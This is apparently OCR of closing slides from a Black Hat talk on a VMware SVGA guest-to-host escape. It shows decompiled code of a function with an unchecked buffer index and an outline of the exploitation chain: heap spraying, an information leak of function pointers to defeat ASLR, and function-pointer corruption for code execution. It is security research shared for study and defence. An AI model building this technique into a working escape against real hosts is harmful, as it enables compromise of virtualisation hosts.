
```
VOID sub_14030F7D0(VOID *obj, UINT32 val, UINT64 *InstrBuffer) {
    UINT32 Position;
    struct VulnBufferSlot {
        UINT64 a;
        UINT64 b;
        UINT32 c;
    } *p;

    if (obj->VulnBuffer == NULL) {
        p = obj->VulnBuffer = MyMKSMemMgr_AllocateWithTag(0x10009, 0x1400);
    }

    if (val < 0x100) {
        Position = obj->VulnBufferOffset;
        p[Position].a = InstrBuffer++;
        p[Position].b = InstrBuffer;
        p[Position].c = val;

        obj->VulnBufferOffset++; // (1)
    }
}
```

WHAT TO CORRUPT ?

- Heap memory corruption bug with semi-controlled data
  - Used LFH metadata attack to leverage the bug
    - Out of topic; won’t get into details here
    - Outcome: write data in a heap chunk of my choice
- RC are again quite interesting
  - Have data buffers copied to/from guest memory
  - Have function pointers
  - Multiple allocations


INFO LEAK

- Spray with two different RC types
  - Different RC types have different sizes
  - Placed in different LFH userblocks
- Calculate data buffers of RC1 to be equal size of RC0




INFO LEAK

- Spray with two different RC types
  - Different RC types have different sizes
  - Placed in different LFH userblocks
- Calculate data buffers of RC1 to be equal size of RC0
- Use the bug to modify dimensions of RC1
- Readback to leak function pointers



ARBITRARY CODE EXEC

- We know VMX base address
  - ASLR is defeated
- Use the bug to corrupt function pointers of RC0
- Pwn



BLACK HAT SOUND BYTES

- Targeting a complex software can be frustrating in the beginning
- Having something concrete (such as bug) can be a huge motivation
- The more time you spend, the more efficient you become to find bugs
- Recognizing robust and reusable exploitation primitives will be extremely rewarding in the long run

REFERENCES

- Bringing Virtualization to the x86 Architecture with the Original VMware Workstation – Bugnion, Devine, Rosenblum, Sugerman, Wang
- Cloudburst Hacking 3D and Breaking Out of Vmware - Kostya Kortchinsky, Black Hat USA 2009
- Out of the Truman Show: VM Escape in VMware Gracefully - Lei Shi, Mei Wang, Blue Hat 2017
- GPU Virtualization on VMware's Hosted I/O Architecture - Micah Dowty, Jeremy Sugerman
- Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escape exploits – Zisis Sialveras
- Wandering through the Shady Corners of VMware Workstation/Fusion – Nico Ralf
- Linux vmwgfx - https://elixir.bootlin.com/linux/latest/source/drivers/gpu/drm/vmwgfx

- Special thanks to Nick Sampanis for triggering the blit-cube bug.

black hat USA 2024

THANK YOU!